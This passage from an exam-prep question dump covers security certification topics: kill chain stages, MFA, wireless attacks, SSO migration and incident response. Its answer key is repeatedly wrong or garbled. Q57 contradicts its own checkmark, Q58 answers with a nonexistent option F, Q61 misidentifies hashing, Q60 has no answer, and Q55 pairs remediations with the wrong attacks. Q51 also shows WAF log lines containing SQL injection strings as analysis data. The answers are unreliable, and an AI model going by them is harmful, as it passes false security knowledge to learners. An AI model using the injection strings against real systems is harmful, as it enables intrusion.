A document that regulates security-relevant aspects of an intended connection between an agency and an external system. It regulates the security interface between any two systems operating under two different distinct authorities. It includes a variety of descriptive, technical, procedural, and planning information. It is usually preceded by a formal MOA/MOU that defines high-level roles and responsibilities in management of a cross-domain connection.

[https://csrc.nist.gov/glossary/term/interconnection\\_security\\_agreement](https://csrc.nist.gov/glossary/term/interconnection_security_agreement)

**Question #:44 - [\(Exam Topic 1\)](#)**

During an incident response, an analyst applied rules to all inbound traffic on the border firewall and implemented ACLs on each critical server. Following an investigation, the company realizes it is still vulnerable because outbound traffic is not restricted and the adversary is able to maintain a presence in the network. In which of the following stages of the Cyber Kill Chain is the adversary currently operating?

- A. Reconnaissance
- B. Command and control
- C. Actions on objective
- D. Exploitation

**Answer: B****Question #:45 - [\(Exam Topic 1\)](#)**

A security proposal was set up to track requests for remote access by creating a baseline of the users' common sign-in properties. When a baseline deviation is detected, an MFA challenge will be triggered. Which of the following should be configured in order to deploy the proposal?

- A. Context-aware authentication
- B. Simultaneous authentication of equals
- C. Extensive authentication protocol
- D. Agentless network access control

**Answer: A****Explanation**

An access control scheme that verifies an object's identity based on various environmental factors, like time, location, and behavior.

**Question #:46 - [\(Exam Topic 1\)](#)**

A security engineer was assigned to implement a solution to prevent attackers from gaining access by pretending to be authorized users. Which of the following technologies meets the requirement?

- A. SSO
- B. IDS

- C. MFA
- D. TPM

**Answer: C****Question #:47 - [\(Exam Topic 1\)](#)**

An organization is planning to open other data centers to sustain operations in the event of a natural disaster. Which of the following considerations would BEST support the organization's resiliency?

- A. Geographic dispersal
- B. Generator power
- C. Fire suppression
- D. Facility automation

**Answer: A****Question #:48 - [\(Exam Topic 1\)](#)**

A software company adopted the following processes before releasing software to production;

- Peer review
- Static code scanning
- Signing

A considerable number of vulnerabilities are still being detected when code is executed on production. Which of the following security tools can improve vulnerability detection on this environment?

- A. File integrity monitoring for the source code
- B. Dynamic code analysis tool
- C. Encrypted code repository
- D. Endpoint detection and response solution

**Answer: A****Question #:49 - [\(Exam Topic 1\)](#)**

A penetration tester was able to compromise an internal server and is now trying to pivot the current session in a network lateral movement Which of the following tools if available on the server, will provide the MOST useful information for the next assessment step?

- A. Autopsy
- B. Cuckoo
- C. Memdump
- D. Nmap

#### **Answer: D**

#### **Explanation**

Nmap is basically mapping a network. The purpose of lateral pivoting is to gain a new perspective, or new information that will allow you to either privilege escalate, or to achieve the goal of the attack. If the compromised server the pen tester is exploiting has nmap enabled, the pen tester will be able to get an in-depth inside view of the internal network structure.

#### **Question #:50 - ([Exam Topic 1](#))**

Security analysts are conducting an investigation of an attack that occurred inside the organization's network. An attacker was able to connect network traffic between workstation throughout the network. The analysts review the following logs:

VLAN	Address
-----	-----
1	0007.1e5d.3213
1	002a.7d.44.8801
1	0011.aab4.344d

The layer 2 address table has hundred of entries similar to the ones above. Which of the following attacks has MOST likely occurred?

- A. SQL injection
- B. DNS spoofing
- C. MAC flooding
- D. ARP poisoning

#### **Answer: D**

**Question #:51 - [\(Exam Topic 1\)](#)**

A security analyst is investigating suspicious traffic on the web server located at IP address 10.10.1.1. A search of the WAF logs reveals the following output:

Source IP	Destination IP	Requested URL	Action Taken
172.16.1.3	10.10.1.1	/web/cgi-bin/contact?category=custname'--	permit and log
172.16.1.3	10.10.1.1	/web/cgi-bin/contact?category=custname+OR+1=1--	permit and log

Which of the following is MOST likely occurring?

- A. XSS attack
- B. SQLi attack
- C. Replay attack
- D. XSRF attack

**Answer: B****Question #:52 - [\(Exam Topic 1\)](#)**


A systems administrator needs to install a new wireless network for authenticated guest access. The wireless network should support 802.1X using the most secure encryption and protocol available.


Perform the following steps:

1. Configure the RADIUS server.
2. Configure the WiFi controller.
3. Preconfigure the client for an incoming guest. The guest AD credentials are:

User: guest01

Password: guestpass





See the answer below.

## Explanation

Use the same settings as described in the following images.

Graphical user interface, application Description automatically generated

The image shows two separate windows side-by-side. The left window is titled "WiFi Controller" and contains fields for SSID (CORPGUEST), Shared key (SECRET), AAA server IP (192.168.1.20), PSK (Test@123), Authentication type (WEP), and Controller IP (192.168.1.10). The right window is titled "Wireless Client" and contains fields for SSID (CORPGUET), Username (guet01), User password (guestpass), PSK (Test@123), Authentication type (WPA2-ENTERPRISE), and a "Save" button which is highlighted with a mouse cursor.

Graphical user interface, text, application Description automatically generated

A single configuration window titled "RADIUS Server". It contains fields for Shared key (SECRET), Client IP (192.168.1.10), Authentication type (Active Directory), and Server IP (192.168.1.20).

#### Question #:53 - [\(Exam Topic 1\)](#)

Which of the following is the BEST example of a cost-effective physical control to enforce a USB removable media restriction policy?

- A. Putting security/antitamper tape over USB ports logging the port numbers and regularly inspecting the ports
- B. Implementing a GPO that will restrict access to authorized USB removable media and regularly verifying that it is enforced
- C. Placing systems into locked key-controlled containers with no access to the USB ports
- D. Installing an endpoint agent to detect connectivity of USB and removable media

#### Answer: B

#### Question #:54 - [\(Exam Topic 1\)](#)

During a recent incident an external attacker was able to exploit an SMB vulnerability over the internet. Which of the following action items should a security analyst perform FIRST to prevent this from occurring again?

- A. Check for any recent SMB CVEs
- B. Install AV on the affected server
- C. Block unneeded TCP 445 connections
- D. Deploy a NIDS in the affected subnet

**Answer: C**

**Question #55 - ([Exam Topic 1](#))**

Select the appropriate attack and remediation from each drop-down list to label the corresponding attack with its remediation.

**INSTRUCTIONS**

Not all attacks and remediation actions will be used.

*If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.*

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed.	User	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services

The attacker embeds hidden access in an internally developed application that bypasses account login.

**Application**

- Botnet
- RAT
- Logic Bomb
- Backdoor
- Virus
- Spyware
- Worm
- Adware
- Ransomware
- Keylogger
- Phishing

- Enable DDoS protection
- Patch vulnerable systems
- Disable vulnerable services
- Change the default system password
- Update the cryptographic algorithms
- Change the default application password
- Implement 2FA using push notification
- Conduct a code review
- Implement application fuzzing
- Implement a host-based IPS
- Disable remote access services

**Answer:**

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	<ul style="list-style-type: none"> <li>Botnet</li> <li>RAT</li> <li>Logic Bomb</li> <li>Backdoor</li> <li>Virus</li> <li>Spyware</li> <li>Worm</li> <li>Adware</li> <li>Ransomware</li> <li>Keylogger</li> <li>Phishing</li> </ul>	<ul style="list-style-type: none"> <li>Enable DDoS protection</li> <li>Patch vulnerable systems</li> <li>Disable vulnerable services</li> <li>Change the default system password</li> <li>Update the cryptographic algorithms</li> <li>Change the default application password</li> <li>Implement 2FA using push notification</li> <li>Conduct a code review</li> <li>Implement application fuzzing</li> <li>Implement a host-based IPS</li> <li>Disable remote access services</li> </ul>
The attack establishes a connection, which allows remote commands to be executed.	User	<ul style="list-style-type: none"> <li>Botnet</li> <li>RAT</li> <li>Logic Bomb</li> <li>Backdoor</li> <li>Virus</li> <li>Spyware</li> <li>Worm</li> <li>Adware</li> <li>Ransomware</li> <li>Keylogger</li> <li>Phishing</li> </ul>	<ul style="list-style-type: none"> <li>Enable DDoS protection</li> <li>Patch vulnerable systems</li> <li>Disable vulnerable services</li> <li>Change the default system password</li> <li>Update the cryptographic algorithms</li> <li>Change the default application password</li> <li>Implement 2FA using push notification</li> <li>Conduct a code review</li> <li>Implement application fuzzing</li> <li>Implement a host-based IPS</li> <li>Disable remote access services</li> </ul>
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	<ul style="list-style-type: none"> <li>Botnet</li> <li>RAT</li> <li>Logic Bomb</li> <li>Backdoor</li> <li>Virus</li> <li>Spyware</li> <li>Worm</li> <li>Adware</li> <li>Ransomware</li> <li>Keylogger</li> <li>Phishing</li> </ul>	<ul style="list-style-type: none"> <li>Enable DDoS protection</li> <li>Patch vulnerable systems</li> <li>Disable vulnerable services</li> <li>Change the default system password</li> <li>Update the cryptographic algorithms</li> <li>Change the default application password</li> <li>Implement 2FA using push notification</li> <li>Conduct a code review</li> <li>Implement application fuzzing</li> <li>Implement a host-based IPS</li> <li>Disable remote access services</li> </ul>
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	<ul style="list-style-type: none"> <li>Botnet</li> <li>RAT</li> <li>Logic Bomb</li> <li>Backdoor</li> <li>Virus</li> <li>Spyware</li> <li>Worm</li> <li>Adware</li> <li>Ransomware</li> <li>Keylogger</li> <li>Phishing</li> </ul>	<ul style="list-style-type: none"> <li>Enable DDoS protection</li> <li>Patch vulnerable systems</li> <li>Disable vulnerable services</li> <li>Change the default system password</li> <li>Update the cryptographic algorithms</li> <li>Change the default application password</li> <li>Implement 2FA using push notification</li> <li>Conduct a code review</li> <li>Implement application fuzzing</li> <li>Implement a host-based IPS</li> <li>Disable remote access services</li> </ul>

The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	<ul style="list-style-type: none"> <li>Botnet</li> <li>RAT</li> <li>Logic Bomb</li> <li><b>Backdoor</b></li> <li>Virus</li> <li>Spyware</li> <li>Worm</li> <li>Adware</li> <li>Ransomware</li> <li>Keylogger</li> <li>Phishing</li> </ul>	<ul style="list-style-type: none"> <li>Enable DDoS protection</li> <li>Patch vulnerable systems</li> <li>Disable vulnerable services</li> <li>Change the default system password</li> <li>Update the cryptographic algorithms</li> <li>Change the default application password</li> <li><b>Implement 2FA using push notification</b></li> <li>Conduct a code review</li> <li>Implement application fuzzing</li> <li>Implement a host-based IPS</li> <li>Disable remote access services</li> </ul>
---	-------------	---	---

## Explanation

**Web server** Botnet    **User** RAT    **Database server** Worm  
 Change the default application password    **Executive** Keylogger    Disable vulnerable services    **Application**  
 Backdoor    Implement 2FA using push notification

Graphical user interface, application Description automatically generated

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet	Enable DDoS protection
The attack establishes a connection, which allows remote commands to be executed.	User	RAT	Implement a host-based IPS
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Worm	Change the default application password
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Keylogger	Disable vulnerable services
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	Backdoor	Implement 2FA using push notification

Question #:56 - ([Exam Topic 1](#))

Which of the following is assured when a user signs an email using a private key?

- A. Non-repudiation
- B. Confidentiality
- C. Availability
- D. Authentication

#### Answer: A

#### **Explanation**

Non Repudiation is your virtual John Hancock. It's a way of virtually stamping any data or document with "I am who I say I am". Only way to break this would be if the private key owners' private key became compromised. Which at that point you got bigger problems than Non Repudiation.

#### **Question #:**57 - [\(Exam Topic 1\)](#)

Which of the following control types is focused primarily on reducing risk before an incident occurs?

- A. Preventive ✓
- B. Deterrent
- C. Corrective
- D. Detective

#### Answer: D

#### **Question #:**58 - [\(Exam Topic 1\)](#)

An organization is migrating several SaaS applications that support SSO. The security manager wants to ensure the migration is completed securely. Which of the following should the organization consider before implementation? (Select TWO).

- A. The back-end directory source
- ✓ B. The identity federation protocol
- C. The hashing method
- D. The encryption method
- E. The registration authority

B) The identity federation protocol: When migrating SaaS applications that support Single Sign-On (SSO), it is crucial to consider the identity federation protocol. SSO relies on a federated identity approach, where the user's authentication and authorization information are shared across multiple applications. The organization should ensure that the chosen SSO solution supports a secure and widely accepted identity federation protocol, such as SAML (Security Assertion Markup Language) or OAuth.

F) The certificate authority: A certificate authority (CA) is responsible for issuing and managing digital certificates used for secure communication and authentication. In the context of SSO, certificates are often used for signing SAML assertions, establishing trust between identity providers and service providers, and securing communication channels. The organization should ensure that the selected SSO solution works with a trusted and reputable certificate authority to ensure the integrity and security of the SSO infrastructure.

F. The certificate authority

**Answer: C F**

**Question #:59 - [\(Exam Topic 1\)](#)**

A security analyst wants to fingerprint a web server. Which of the following tools will the security analyst MOST likely use to accomplish this task?

A. nmap -p1-65S35 192.168.0.10

B. dig 192.168.0.10

C. [curl](#)

--htad http://192.168.0.10

D. ping 192.168.0.10

**Answer: C**

**Explanation**

HTTP/1.1 301 Moved Permanently

Server: cloudflare

Date: Thu, 01 Sep 2022 22:36:50 GMT

Content-Type: text/html

Content-Length: 167

Connection: keep-alive

Location: https://1.1.1.1/

CF-RAY: 74417cb04d6b9a50-MFE

**Question #:60 - [\(Exam Topic 1\)](#)**

An organization has developed an application that needs a patch to fix a critical vulnerability. In which of the following environments should the patch be deployed LAST?

A. Test

B. Staging

- C. Development
- D. Production

Answer: **Question #:61 - (Exam Topic 1)**

An administrator needs to protect user passwords and has been advised to hash the passwords. Which of the following BEST describes what the administrator is being advised to do?

- A. Perform a mathematical operation on the passwords that will convert them into umgue stnngs
- B. Add extra data to the passwords so their length is increased, making them harder to brute force
- C. Store all passwords in the system in a rainbow table that has a centralized location
- D. Enforce the use of one-time passwords that are changed for every login session.

Answer: D**Question #:62 - (Exam Topic 1)**

Which of the following would BEST provide a systems administrator with the ability to more efficiently identify systems and manage permissions and policies based on location, role, and service level?

- A. Standard naming conventions
- B. Domain services
- C. Baseline configurations
- D. Diagrams

Answer: C**Question #:63 - (Exam Topic 1)**

A customer service representative reported an unusual text message that was sent to the help desk. The message contained an unrecognized invoice number with a large balance due and a link to click for more details. Which of the following BEST describes this technique?

- A. Vishing
- B. Whaling

- C. Phishing
- D. Smishing

**Answer: D****Question #:64 - (Exam Topic 1)**

During a recent penetration test, the tester discovers large amounts of data were exfiltrated over the course of 12 months via the internet. The penetration tester stops the test to inform the client of the findings. Which of the following should be the client's NEXT step to mitigate the issue?"

- A. Conduct a full vulnerability scan to identify possible vulnerabilities
- B. Perform containment on the critical servers and resources
- C. Review the firewall and identify the source of the active connection
- D. Disconnect the entire infrastructure from the internet

**Answer: B****Question #:65 - (Exam Topic 1)**

Which of the following employee roles is responsible for protecting an organization's collected personal information?

- A. CTO
- B. DPO
- C. CEO
- D. DBA

**Answer: B****Explanation**

Many companies also have a data protection officer or DPO. This is a **higher-level manager who is responsible for the organization's overall data privacy policies.**

<https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/data-roles-and-responsibilities/#:~:text=>

**Question #:66 - (Exam Topic 1)**

A security administrator is analyzing the corporate wireless network. The network only has two access points running on channels 1 and 11. While using airodump-ng, the administrator notices other access points are running with the same corporate ESSID on all available channels and with the same BSSID of one of the legitimate access ports. Which of the following attacks is happening on the corporate network?

- A. Man in the middle
- B. Evil twin
- C. Jamming
- D. Rogue access point
- E. Disassociation

**Answer: B**

**Question #:67 - ([Exam Topic 1](#))**

Which of the following terms describes a broad range of information that is sensitive to a specific organization?

- A. Public
- B. Top secret
- C. Proprietary
- D. Open-source

**Answer: C**

**Question #:68 - ([Exam Topic 1](#))**

An application developer accidentally uploaded a company's code-signing certificate private key to a public web server. The company is concerned about malicious use of its certificate. Which of the following should the company do FIRST?

- A. Delete the private key from the repository.
- B. Verify the public key is not exposed as well.
- C. Update the DLP solution to check for private keys.
